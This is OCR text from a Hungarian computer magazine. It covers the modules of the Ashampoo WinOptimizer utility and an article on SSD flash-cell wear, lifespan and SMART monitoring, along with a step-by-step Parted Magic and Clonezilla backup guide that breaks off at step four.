
Hasznos modulok

A program moduljait 6 kategóriába osztották, a jobb áttekinthetőség miatt. *Karbantartás* alá került az egykattintásos optimalizálás (bár itt angolul szerepel), és az alá tartozó 3 tisztító, valamint a Defrag 3. Utóbbit SSD-n nem szabad használni, ahogy arra az alkalmazás is figyelmeztet, a biztonság kedvéért. *Teljesítménynövelés* címszó alatt főként a Windowsban is elérhető funkciókat kapunk, de egy helyen, kényelmesebben elérhetően, illetve esetenként több információval, például közösségi értékeléssel kiegészítve. De ezekben a kérdésekben a program nem dönthet helyettünk. Kivétel az Internet Tuner, amely képes egy gombnyomásra optimalizálni a hálózati kapcsolatunkat. Szintén manuális, de nagyon hasznos lehetőségeket kapunk Windows-szabályozási alkalmazásokkal. *Tweaking* alatt összegyűjtöttek néhány beállítást, amelyek sokat dobhatnak a Windows-élményünkön, az Icon Saver pedig egy áldás mindazoknak, akik asztala zsúfolt, és néhány program kifagyáskor átrendezheti azokat.

Rendszerelemzés alatt a gépünkről kaphatunk némi információt, merevlemezeinkről egész részletesen, és még rendszerteljesítményt is mérhetünk. A *Fájleszközök* között a kötelező kódolást és végleges törlést találjuk, valamint egy fájldaraboló és -összefűző alkalmazást, leginkább nosztalgiából. *Általános* címszó alatt pedig a program működését szabályozhatjuk.

Ha további funkciókra vágyunk, az Ashampoo WinOptimizer 2014 birtokában komoly kedvezménnyel kaphatjuk meg a teljes WinOptimizer 10-et, amely több kiegészítő modult is tartalmaz, például a Registry Defragot, a Disk Doctort, az AntiSpyt.

Win XP / Vista / 7 / 8 – Regisztráció szükséges



Az SSD gyenge pontjai

Egyre több helyen, egyre gyakrabban használunk flashalapú tárolókat. Ezek azonban elöregszenek, és nehéz visszaszerezni adatainkat egy katasztrófa után – de nem lehetetlen!

Christoph Schmidt/Erdős Márton

Nagyságrendekkel gyorsabb – ez a fő indok az SSD-k mellett. Aki egyszer már hozzászokott, hogy Solid State Drive-val szerelt gépen dolgozik, többé nem tud visszaváltani hagyományos HDD-re. Ráadásul az árak folyamatosan esnek, a sebesség és a kapacitás pedig évről évre nő. Így nem is csoda, hogy mind több és több felhasználó vált át SSD-re, legalábbis, ami a rendszermeghajtót illeti. Ugyanakkor sokan elhiszik azt a mítoszt, miszerint a modern adattárolók igen gyorsan el is felejtik értékes adatainkat. A tévhit még az SSD-k hajnaláról származik, a korai flashmemóriák idejéből, és azért tart ki még ma is, mert azt hallják, hogy a gyártók továbbra is flashchipeket használnak. A modern SSD-kben használt flashmemóriachipek minden cellában több bitet is tárolnak, és nagyjából 1000–3000 törlés-újraírási ciklust bírnak ki megbízhatóan. Az SSD-k hírnevét a második generációs példányok rontották le. Egy firmware-hiba miatt a SandForce SF2000-es SSD-k ahelyett, hogy olcsón kiváló teljesítményt nyújtottak volna, sorra adták be a kulcsot. Az Indilinx Barefoot vezérlő sem vizsgázott jól, és sok olyan eset előfordult, hogy az SSD egyszerűen leállt, a Windows megfagyott, és elvesztek a felhasználók adatai.

Rövid életű flashcellák

A gyártók azóta sokat tanultak, és a mai SSD-k firmware-einél már nem kell tartani ehhez hasonló katasztrofális hibáktól. Sokkal nagyobb gondot okoz a kapacitás növelése. A gyártástechnológia fej-

Rövid életű tároló

Az SSD-kben használt flash-memóriacellák csupán meghatározott számú törlési és újraírási ciklust képesek kiállni megbízhatóan. Az egyre nagyobb kapacitású és egyre nagyobb adatsűrűségű chipek használatával ez a szám vészesen csökken.

lődésével a cellaméretek egyre zsugorodnak (nő az adatsűrűség), amihez a gyártók egy cellába több bitet is bezsúfolnak. Az MLC (Multi Level Cell) és TLC (Triple Level Cell) chipek 2, illetve 3 bitet is tárolnak egy cellában, aminek azonban megvan az a hátránya, hogy sokkal kevesebbszer írhatók újra. Egy TLC cella 1000, egy MLC cella pedig 3000 újraírást visel el, utána várhatóan az utolsó adat beég. Összehasonlításként az SLC cella 100 000 törlés-újraírási ciklust visel el.

A memóriacellák limitált újraírhatósága a működési elvükből ered. A cellák a lebegőkapu (követőkapu) töltöttségeként mentik az adatot. Ahhoz, hogy a lebegő gate töltést kapjon, a vezérlő gate-et kell feszültség alá helyezni. Az elektronok ezután a vezérlőfeszültség megszűnését követően is ott maradnak.

Ebben a feltöltött állapotban a lebegő gate-en nem folyik át a kiolvasáshoz használt áram, ami digitálisan a „0" értéknek felel meg. Ahhoz, hogy „1"-et tároljunk, ki kell üríteni a lebegőkaput, amihez fordított vezérlőfeszültséget használnak, így eltávolítják az elektronokat. Kiürített állapotban a lebegő gate átengedi a kiolvasáshoz használt áramot, vagyis a cella „1" értéket tárol.

A lebegő gate és a vékony szigetelő oxidréteg alapvetően meghatározzák egy cella élettartamát. Minden egyes alkalommal, amikor adatot írunk a cellába, az öregszik is egyben, és idővel ez eléri azt a szintet, amikor már nem olvasható ki stabilan a tárolt érték. További gond, hogy az elektronok is „bent ragadhatnak", ami a vezérlési áram ellenében dolgozik, ezért ezt nagyobb erősséggel és hosszabb ideig kell az adott cellán tartani a sikeres beíráshoz. Márpedig ha így tesz a vezérlés, azzal csak felgyorsítja a cella és az oxidréteg elöregedését. Egy bizonyos pontnál a cella írása már nagyon sokáig tart, így a vezérlés egyszerűen letiltja az adott cellákat, és halottnak bélyegzi. Ezt egy darabig képes leváltani a fenntartott tárhelyből, ám ez véges.

A cella élettartamát (és így az SSD-ét) tehát a törlés-újraírás befolyásolja. A helyzetet súlyosbítja, hogy a memóriacellákat nem egyesével, hanem 256–512 KB-os blokkokban kezeli a vezérlő, ami rengeteg törlés-újraírást jelent. Az SSD vezérlőchipjének egyik legfontosabb feladata éppen az, hogy a felesleges írások számát minimálisra csökkentse.

A flashmemóriachipek ismert hibái ellenére a gyártókra hatalmas nyomás nehezedik a felhasználók felől, akik egyre olcsóbban egyre nagyobb kapacitást és teljesítményt követelnek. A modern SSD-kben már gyakran TLC chipeket alkalmaznak, ami 3 biten tárol információt a töltési szintek megfelelő szabályozásával. Ez 8 szintet jelent a kezdeti 2 helyett, vagyis a tolerancia nagyon lecsökkent – ebből adódik, hogy a 100 000 újraírás helyett csupán 1000× változtatható az információ egy ilyen cellában. Mindezek tetejébe itt van még a gyártástechnológia fejlesztése is, ami alacsonyabb árakat és fogyasztást eredményez, ám ezzel együtt jár a csíkszélesség, és vele együtt az oxidréteg méretének csökkenése is.

Az SSD-k tényleges élettartama


Az attól való félelem, hogy normál használat mellett vészesen hamar tönkremegy az SSD, tévesnek bizonyult. Disztribúciós jelentésekből jól látszik, hogy az SSD-meghibásodások aránya nagyjából egy szinten mozog a hagyományos merevlemezekével, sőt, az elmúlt hat hónapban csökkent is. A CHIP megkeresésére a hazánkban jól ismert OCZ a következőt fűzte az SSD-k elöregedéséhez: „SSD meghajtóinknál progresszív technikákat használ és komplex vizsgálatokat végez a vezérlőchip, amivel dinamikusan kompenzálja a NAND flashcellák elöregedését. Solid State Drive egységeink élettartama abszolút elegendő bármely végfelhasználó számára." A Samsung IT Storage termékfelelőse, Sun Spornraft a következőket fűzte a témához: „A speciális firmware-nek és saját vezérlőchipnek hála, a flashcelláknál maximális élettartamot tudunk elérni abszolút megbízható, biztonságos üzem mellett, így SSD-ink a 3-5 éves garanciaidőn túl is még hosszú ideig megbízhatóan üzemelnek. Egy 120 GB-os teszt-SSD-nkre például már 563 TB adatot írtunk ki, és az még mindig tökéletesen működik." Ez nem kevesebb mint 4700 teljes újraírást jelent, vagyis, ha minden egyes nap teljesen újraírnánk SSD tárolónkat, akkor is 12 éves üzemidőt kapnánk. A neten számtalan hasonló történetet olvashatunk, ahol az SSD-k már a többszörösét kibírták, mint amit a gyártó szavatolt.

Az, hogy egy SSD mennyi ideig fog megbízhatóan működni, függ a használattól és az adott modell felépítésétől, pozicionálásától is. A drágább OCZ Vector 150 például 50 GB újraírás/nap használatra lett tervezve 5 éves garanciaidő mellett. Az olcsóbb Vertex 450 esetében a gyártó már csak 3 éves garanciát vállal és napi 20 GB adat írását javasolja. Ha azonban utánaszámolunk, ez is igen sok, hiszen csak az írás számít, az olvasás teljesen ártalmatlan. Aki biztosra szeretne menni, annak egy nagyobb tárkapacitású, 5 év garanciával árusított modellt ajánlunk, de átlagos használat mellett itt is számolhat azzal, hogy akár a garanciaidő dupláját is megéli majd az SSD.

A legtöbb SSD használati statisztikát is tárol, ahonnan megtudhatunk olyan hasznos adatokat, mint például a teljes felírt adat mennyisége vagy az elhasználódási mutató (wear level indicator). Az ingyenes, lemezmellékletünkről telepíthető CrystalDiskInfo képes megmutatni ezeket az adatokat SSD-knél és HDD-knél egyaránt. A SMART-adatok, amelyek 100-nál indulnak (új állapot) és 0-nál érnek véget (elhasználódott), csak tájékoztató jellegűek. Az SSDLife segédprogram (DVD-nken megtalálható) képes ezek alapján meghatározni az SSD várható élet- →

A flashmemória elöregszik

A memóriacellák elektromos töltetként tárolják az információt. A szigetelőréteg és a lebegő gate törlésnél és újraírásnál elhasználódik egészen addig a pontig, amikor ez a réteg már többé nem képes megtartani a töltést.



Növekvő tárkapacitás

A korai SSD-k méregdrága SLC flash chipeket használtak. Manapság már több bitet, akár hármat is tárol egy cella, ám ezzel a strapabíróság is csökken a celláknál. Cserébe alacsonyabb áron nagyobb kapacitáshoz jutunk.

SINGLE LEVEL CELL (SLC): 100 000 ÍRÁSI CIKLUS

FESZÜLTSÉGSZINTEK	100 %	0 %
ADAT	0	1

MULTI LEVEL CELL (MLC): 3000 ÍRÁSI CIKLUS

FESZÜLTSÉGSZINTEK	100 %	66 %	33 %	0 %
ADAT	00	01	10	11

TRIPLE LEVEL CELL (TLC): 1000 ÍRÁSI CIKLUS

FESZÜLTSÉGSZINTEK	100 %	84 %	70 %	56 %	42 %	28 %	14 %	0 %
ADAT	000	001	010	100	011	101	110	111

A lemezmellékletünkön megtalálható SSDLife elemzi a SMART-adatokat, és ebből képes megmondani, még mennyi ideje van hátra az SSD-nknek

tartamát is. A program lényege, hogy minél régebb óta használjuk SSD-nkkel, annál pontosabban képes meghatározni a várható élettartamot. Persze a SMART-adatok csak tájékoztató jellegűek, és sok esetben az SSD SMART-hiba után is használható marad. Persze nem ajánlott ezt a pillanatot megvárni a biztonsági mentéssel, amelyet érdemes rendszeresen elvégezni – az olvasás úgysem rontja az SSD élettartamát.

Cellahibák

Az SSD vezérlőchipjének nagyon sok a dolga. Az egyik legfontosabb, hogy az írási kérelmek számának csökkentése mellett a terhelést a cellák között arányosan ossza el, ezáltal minden memóriacella azonos ütemben öregszik. Egy átlagos SSD-ben akár 30%-kal több cella található, mint amekkora a tényleges kapacitáshoz szükséges. Ezek a rejtett cellák arra kellenek, hogy amikor egy-egy használatban lévő memóriacella elöregszik, a vezérlő le tudja azt cserélni egy teljesen új, eddig használaton kívülire. A pillanatnyi lassuláson és némi SMART-bejegyzésen felül ebből a felhasználó semmit sem vesz észre használat közben. A gond akkor kezdődik, amikor ezek a tartalék cellák elfogynak. Ha már nem tudja a vezérlő leváltani a meghibásodott cellákat, az SSD „csak olvasható" módba kapcsol, mi pedig windowsos írási hibaüzeneteket kapunk. Amennyiben erről a meghajtóról fut a rendszer is, minden valószínűség szerint az is lefagy. A hibás memóriacellák mellett a rosszul megírt firmware is gondokat okozhat. Szerencsére egyik esetben sem kell attól tartanunk, hogy minden adatunk elvész. Ilyenkor kapcsoljuk a hibás SSD-t egy másik géphez akár USB–SATA-átalakító segítségével, így az SSD-n tárolt adatokat lementhetjük egy másik tárolóra. Másoljuk le a fontos fájlokat, majd készítsünk képfájlt a meghajtóról. Ha ez nem működik, próbáljuk meg visszaállítani az elveszett fájlokat egy Live-Linuxszal, de a windowsos Recuvának is adhatunk egy esélyt.

Ha a firmware hibás, frissíthetjük azt, ám ehhez mindenképpen SATA-kapcsolat szükséges, USB-n keresztül a program nem fog elindulni. A gyártó weboldalán, a támogatás pontban keressük meg a legfrissebb firmware-t, majd a mellékelt FW update szoftverrel frissítsük a belső vezérlőprogramot. Ha szerencsénk van, ezzel ismét olvashatóvá válik minden adatunk, így próbálkozzunk meg ismét a teljes rendszermentéssel. Ha ezzel végeztünk, válasszuk a Secure Erase funkciót, ami minden cellát kitöröl az SSD-n, majd a lementett rendszerképfájlt csomagoltassuk vissza az SSD-re. Ha rossz firmware okozta a hibát (például SandForce SF2000-es vezérlőnél), megoldottuk a gondot, és ismét jól használható SSD-t kaptunk. Ha nem jutunk hozzá másodlagos Windows PC-hez, indítsuk a Parted Magic Live Linuxot, és itt végezzük el a mentést, a teljes törlést és végül a visszaállítást.

Amikor az SSD meghal

A legrosszabb eset az, amikor már sem a BIOS, sem a Windows nem látja az SSD-t. Abban az esetben, ha régebbi Indilinx vezérlő dolgozik az SSD-ben, kapcsoljuk ki a gépet, húzzuk ki a tápkábelt, szereljük ki az SSD-t, és állítsuk alaphelyzetbe a BIOS-t. Némi várakozás után szereljük vissza az SSD-t és kapcsoljuk be a gépet. Ha ez nem sikerült, próbáljuk ki másik gépben az SSD-t, esetleg szereljük külső SATA-házba, és USB-n próbáljuk elérni. Ha egyik módszer sem segít, minden bizonnyal a vezérlő vagy egyéb főkomponens romlott el. Ez azt jelenti, hogy adataink továbbra is megtalálhatók a memóriachipekben, ám kiolvasni semmit sem tudunk a hibás vezérlés miatt.

Azok, akik nem rendelkeznek biztonsági mentéssel, és a chipekben tárolt adatra mégis nagy szükségük van, vegyék fel a kapcsolatot egy profi adatmentő céggel, ahelyett hogy saját maguk próbálkoznának a javítással. „A hozzá nem értő próbálkozások csak kárt okoznak, és így később a profi adat-visszaállítás is sokkal nehezebb lesz" – mondja Martin Hiller, a Kroll Ontrack cég tisztaszobájának vezetője. A profi adatmentő laborokban képesek akár direktben a memóriachipekből kinyerni az adatokat úgy, hogy speciális szoftverekkel emulálják a meghibásodott vezérlőt. Egy ilyen mentésnél végül az eredeti fájlokat is képesek újra előállítani hibátlan állapotban. Persze ennek sikere nagyban függ attól is, hogy az SSD gyártója milyen részletességgel publikálta (vagy adta át a cégnek) a vezérlő és a firmware működését. A Kroll Ontrack statisztikája azt mutatja, hogy az SSD vezérlőchipjeinek meghibásodása sokkal ritkább, mint a hagyományos merevlemezeknél, de ha hibás SSD-t kapnak, szinte mindig a vezérlő a ludas. Akárhogy is legyen, SSD-nél is erősen ajánlott rendszeresen biztonsági mentéseket készíteni. A viszonylag kisebb kapacitás és nagy olvasási sebesség miatt ez amúgy sem tart sokáig. Ha másodlagos HDD is van a rendszerben, egészen kényelmesen, a Windows biztonsági mentés funkciójával bebiztosíthatjuk magunkat.

INFÓ

Így mentik az adatot a profik

A profi adatmentők laboratóriumi körülmények között szétszerelik a hibás SSD-ket, és teljes mérést végeznek a tároló egész nyáklapján, hogy meghatározzák, melyik komponens hibásodott meg. Amennyiben a vezérlő rossz, a memóriachipekből direktben kell kiolvasni az adatokat, ám ehhez pontosan tudniuk kell a szakértőknek, hogy milyen elven működik az adott vezérlőchip. Ezt az információt sajnos nem szívesen adják ki a gyártók.

A Kürt Kft. szakértői az Intel és Samsung SSD-knél bizakodók, illetve olyan tárolóknál, ahol Marvell, JMicron vagy Indilinx vezérlőt használnak. A gyakorlatban bárki felkeresheti a céget, ahol a hibajelenség leírása és a pontos modell megadása után megmondják, mennyi esély van arra, hogy képesek az adatokat kinyerni a meghibásodott tárolóról. Egy ilyen professzionális adatmentés költsége több százezer forint is lehet, ezért nem kifejezetten a magánfelhasználók számára vonzó a szolgáltatás.

Az adatmentő szakemberek speciális szoftverekkel állítják össze a memóriacellákból kinyert nyers adatokat

ADATMENTÉS USB-kulccsal

Ha az SSD-re telepített oprendszer többé nem indul, vagy gyanúsan sokszor lefagy, itt az ideje teljes biztonsági másolatot készíteni. Ahhoz, hogy sikeresen elvégezzük ezt, nem ajánlott az instabil rendszert használni, helyette inkább indítsuk a gépet a Live Parted Magic rendszerrel egy USB-kulcsról.

1 Az indítókulcs elkészítése

Windows PC-n a következő előkészületeket kell elvégeznünk: szerezzünk egy minimum 512 MB-os USB-kulcsot, amit formattáljunk le FAT32 fájlrendszerre. A CHIP lemezmellékletén keressük meg az Unetbootin programot, amelyet indítsunk el. Itt válasszuk a *Diskimage* módot, azon belül az *ISO*-t, és jelöljük ki a CHIP DVD-n megtalálható *pmagic_2013_08_01.iso* fájlt. A *Típus* legyen USB-meghajtó, a betűjelnél adjuk meg leformattált USB-kulcsunkat, majd végül az OK-ra kattintva végezzük el a telepítést.

2 Az adatmentő rendszer indítása


A hibás (de legalábbis gyanús) SSD-vel szerelt géphez csatlakoztassunk egy kellő tárkapacitással rendelkező merevlemezt vagy új SSD-t, valamint a frissen elkészített USB-kulcsunkat. Indítsuk a gépet, majd azonnal lépjünk is be a bootmenübe (általában F8/F10 vagy F12 gomb), ahol válasszuk ki USB-indítókulcsunkat. A megjelenő menüben válasszuk a 2-es, *Default settings 64* opciót, illetve régebbi gép esetén az 1-es menüpontot. Amint megnyomjuk az entert, a Parted Magic OS elindul.


3 A teljes SSD lementése


A meghibásodott SSD teljes klónozása egy új meghajtóra a legegyszerűbb módja annak, hogy elmentsünk minden beállítást, programot, fájlt és a teljes oprendszert. Az asztalon kattintsunk duplán a Disk Cloning ikonra. Itt a varázslóval megtámogatott Clonezilla fogad. A karakteres képernyő egy kicsit puritánnak tűnhet, de a program mindent tud, amit a csillogó grafikus kezelőfelületű, animált ikonos társai, ráadásként pedig gyors és megbízható. A menüben válasszuk a *Device-device* opciót, majd az *Expert* beállításoknál a *disk_to_local_disk*-et. A következő menüben jelöljük meg a hibás SSD-t forrásmeghajtónak (*Source*), az újat pedig célmeghajtónak (*Target*). A következő lapon extra opciókat kínál fel a program, amelyek közül a space billentyű segítségével válasszuk ki a *–rescue* pontot. Minden biztonsági kérdést és felszólítást fogadjunk el, majd a program meg is kezdi a másolást. Amennyiben az új SSD kapacitása nagyobb, mint a régié, a GPartedben válasszuk a *Partition Editor*t, és a *Change/Shift size* opcióval használjuk ki a teljes tárterületet a rendszerpartíciónál.


4 Adatok átmásolása

